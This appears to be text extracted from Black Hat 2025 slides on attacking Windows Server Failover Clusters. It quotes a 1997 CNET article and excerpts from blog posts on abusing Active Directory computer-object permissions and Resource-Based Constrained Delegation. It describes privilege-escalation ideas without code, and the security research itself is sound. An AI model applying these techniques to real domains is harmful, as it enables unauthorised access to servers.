



AUGUST 6-7, 2025  
MANDALAY BAY / LAS VEGAS

# Clustered Points of Failure


## Attacking Windows Server Failover Clusters

Garrett Foster



2025

1997



**CNET** YOUR GUIDE  
TO A BETTER FUTURE

Tech > Tech Industry

## Scalability Day falls short

Doubts remain about Windows NT-based servers' ability to tackle high-level, enterprise-computing-size jobs.

May 20, 1997 3:15 p.m. PT

4 min read 

Microsoft (MSFT) today gathered a number of big names in the PC server business at what it called "Scalability Day" here, all in an effort to prove Windows NT is ready to tackle enterprise-size jobs.

But it's not clear yet if Microsoft convinced anybody.

Guests and performers included Compaq Computer, Hewlett-Packard, Tandem, and NCR.

Compaq (CPQ) stepped into the spotlight to demonstrate 25 Pentium Pro-based ProLiant 5000 servers--all running Windows NT--in a simulation of a banking operation that can process more than 1 billion transactions in a single 24-hour period. That's four times the volume of calls that AT&T completes in one day, Compaq said.

Hewlett-Packard (HWP) showed off an NT-based NetServer system capable of

#BHUSA @BlackHatEvents



Microsoft's Cluster Server, which formerly went by the code name Wolfpack, is a software-based clustering scheme, a system that allows servers to be connected and to talk to each other. If one of them goes down, another server takes over the work of the first, allowing a company to continue to operate even in the event of a server crash.

**“A set of independent computers  
that work together to increase the  
availability of applications and  
services”**



**File Server**





**Database**






**“...that was weird.”**







dirkjanm.io Posts Presentations



**Dirk-jan Mollema**

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols and vulnerabilities.

Follow

Looking for a security test or training? Business contact via [outsidersecurity.nl](http://outsidersecurity.nl)


## Abusing forgotten permissions on computer objects in Active Directory

⌚ 10 minute read

A while back, I read an interesting blog by [Oddvar Moe](#) about [Pre-created computer accounts](#) in Active Directory. In the blog, Oddvar also describes the option to configure who can join the computer to the domain after the object is created. This sets an interesting ACL on computer accounts, allowing the principal who gets those rights to reset the computer account password via the "All extended rights" option. That sounded quite interesting, so I did some more digging into this and found there are more ACLs set when you use this option, which not only allows this principal to reset the password but also to configure Resource-Based Constrained Delegation. BloodHound was missing this ACL, and I dug into why, which I've written up in this short blog. If an environment is sufficiently large (and/or old), someone at some point likely added a few systems to the domain with this option set to "Everyone" or "Authenticated Users", allowing all users in the domain to join the computer to the domain. Whoever configured this probably did not realize this would still work after it is joined to the domain. The logic to analyze the joiner, gatherer, as well as a [Pull Request](#) for SharpHound, may give you access to servers from any user. Along the way, I discovered more cases in which there's a good chance that unintended users have gained access to your domain. This post includes some queries to use in BloodHound.



New Object - Computer



option. That sounded quite interesting, so I did some more digging into this and found there are more ACLs set when you use this option, which not only allows this principal to reset the password but also to configure Resource-Based Constrained Delegation. BloodHound was missing this ACL, and I dug into

# Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • 41 min read

Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that “protocol transition” can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use “Kerberos only” or “any authentication protocol”.

